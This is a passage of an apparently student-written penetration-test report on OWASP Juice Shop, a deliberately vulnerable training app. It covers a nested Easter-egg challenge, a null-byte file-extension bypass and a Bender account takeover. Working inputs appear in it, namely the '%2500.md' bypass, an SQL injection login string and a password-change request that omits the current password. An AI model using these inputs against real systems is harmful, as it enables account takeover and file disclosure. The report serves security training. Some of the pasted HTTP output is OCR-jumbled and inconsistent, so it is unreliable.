legal.md
package.json.bak
announcement_encrypted.md
encrypt.py
order_97c7-138845e9393c8849.pdf
suspicious_errors.yml




OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```





Impact:

The impact of a successful sensitive data exposure attack can include:

- financial loss for individuals or organizations whose sensitive information is stolen
- Loss of trust from customers or users whose data was exposed
- Legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- Damage to reputation and negative publicity for the organization.

Protecting sensitive data is critical, and organizations should implement secure data storage and transmission practices, regularly monitor and audit their systems, and train employees on best practices for handling sensitive information.

Vulnerability 36,37:- Title:

a) Nested Easter Egg

b) Easter Egg (Cryptographic Issues) Description:

Cryptographic Issues is a type of cyber attack that occurs when an application or system uses weak or broken cryptography, allowing an attacker to decrypt or tamper with sensitive data or perform other malicious actions. This can happen due to vulnerabilities in the cryptographic implementation, such as the use of weak encryption algorithms, the use of weak keys, or the use of poor random number generators.


Steps to Reproduce:


In the same /ftp found eastere.gg which seems like a easter egg, let's download it by the null byte extension, by changing file name to eastere.gg%2500.md. In the file we can see a Base64 hash, let's decode it. After decoding also the information doesn't make any sense. Tried with different decode techniques in the cyber chef. Finally the combo of both base64 and rot13 worked out and gave the outout

/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

By navigating to this url, got a easter egg rotating page,

Pop-up came, showing challenge is completed successfully.








OWASP Juice Shop (Exploit)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/home/edureka/juice-shop/build/routes/fileServer.js:32:18)
at /home/edureka/juice-shop/build/routes/fileServer.js:16:13
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:328:13)
at Layer.handle [as handle_request] (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:286:9)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:365:14)
at param (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:421:3)
at next (/home/edureka/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /home/edureka/juice-shop/node_modules/serve-index/index.js:145:39
at callback (/home/edureka/juice-shop/node_modules/graceful-fs/polyfills.js:306:20)
at FSReqCallback.oncomplete (node:fs:208:5)
```







Impact:

The impact of a successful Cryptographic Issues attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data
- Perform a Man-in-the-Middle (MitM) attack by intercepting the communication.

Preventing Cryptographic Issues attacks requires using secure cryptographic libraries and algorithms, regularly reviewing and monitoring cryptographic controls, and keeping systems and applications up to date with the latest security patches. Additionally, using a security framework that is specifically designed for cryptography can also help prevent these types of attacks.

Vulnerability 38:-

Title: Change Benders Password (Broken Authentication)

Description:

Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit


vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.

Steps to Reproduce:

Logged in as Bender by using the email bender@juice-sh.op with sql injection bender@juiceshop.op'--

Then tried to change the password by change password option, by capturing the request by Brupsuite. First tried to change with random current password, but it didn't work out, as we don't know old password. Then tried with completely removing the current password and using new password as

slurmCl4ssic as the challenge given, forwarded the request. It's worked, then pop-up shown as the challenge is solved successfully.



Kali-Linux-2022.4-VirtualBox-arm64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Hack The Box :: Job Board | Hack The Box [HTB] Wiki | Vulnerability: Brute Force | OWASP Juice Shop — All | TryHackMe | Wireshark | From Base64, ROT13 - C | Error: Only .md and .pdf files | OWASP Juice Shop

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Bevigli API

OWASP Juice Shop Account Your Basket 1 EN

Change Password

Current Password *

New Password *

Repeat New Password *

>Password must be 5-40 characters long.

Change

Burp Suite Community Edition v2022.12.5 - Temporary Project

File Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Composer Logger Extensions Learn

Request

1. GET /rest/user/change-password?current=12345&new=12345&repeat=12345

2. Host: 192.168.1.3:3000

3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4. Accept: application/json, text/plain, */*

5. Accept-Language: en-US,en;q=0.5

6. Accept-Encoding: gzip, deflate

7. Authorization: Bearer

8. Connection: close

9. Referer: http://192.168.1.3:3000/

Cookie: language=en; cookieconsent_status=dissolve; continueCode=a4d9497b61f6ff7f159e0a54a5892a2a1cc1fb149c40f9bf81b8f180011456

HTTP/1.1 200 OK

Content-Type: application/json

Content-Length: 119

Server: Apache

Date: Mon, 20 Jan 2023 03:38:59 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Content-Encoding: gzip

Content-Language: en-US

Content-Type: application/json

Set-Cookie: language=en; cookieconsent_status=dissolve; continueCode=a4d9497b61f6ff7f159e0a54a5892a2a1cc1fb149c40f9bf81b8f180011456; expires=Mon, 20-Jan-2023 03:38:59 GMT; path=/; domain=.192.168.1.3; HttpOnly; SameSite=None

Set-Cookie: session_id=1674149383457; expires=Mon, 20-Jan-2023 03:38:59 GMT; path=/; domain=.192.168.1.3; HttpOnly; SameSite=None

Set-Cookie: token=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwidX^{REDACTED}

11

0 matches


0 matches

1: 0.05 KB/s CPU: 0 % 1: 0.22 KB/s MEM: 79 % ENG IN 03:38 PM 20-01-2023

```

HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=UTF-8
Date: Fri, 20 Jan 2023 10:16:21 GMT
Connection: close
Content-Length: 105
{
    "user": {
        "id": 1,
        "email": "bender@slurmcl4ssic.slurmcl4ssic",
        "password": "$2b$12$uL322q4482c5448d209e364",
        "deluxeToken": "182.188.1.55",
        "profileImage": "asset/public/images/upload/default-xxx",
        "tokenSecret": "1234567890",
        "isEmailVerified": true,
        "createdAt": "2023-01-20T04:31:43.575Z",
        "updatedAt": "2023-01-20T10:18:21.083Z",
        "deletedAt": null
    }
}

```



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted

- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 39:-

Title: Extra Language (Broken Anti Automation)

Description:

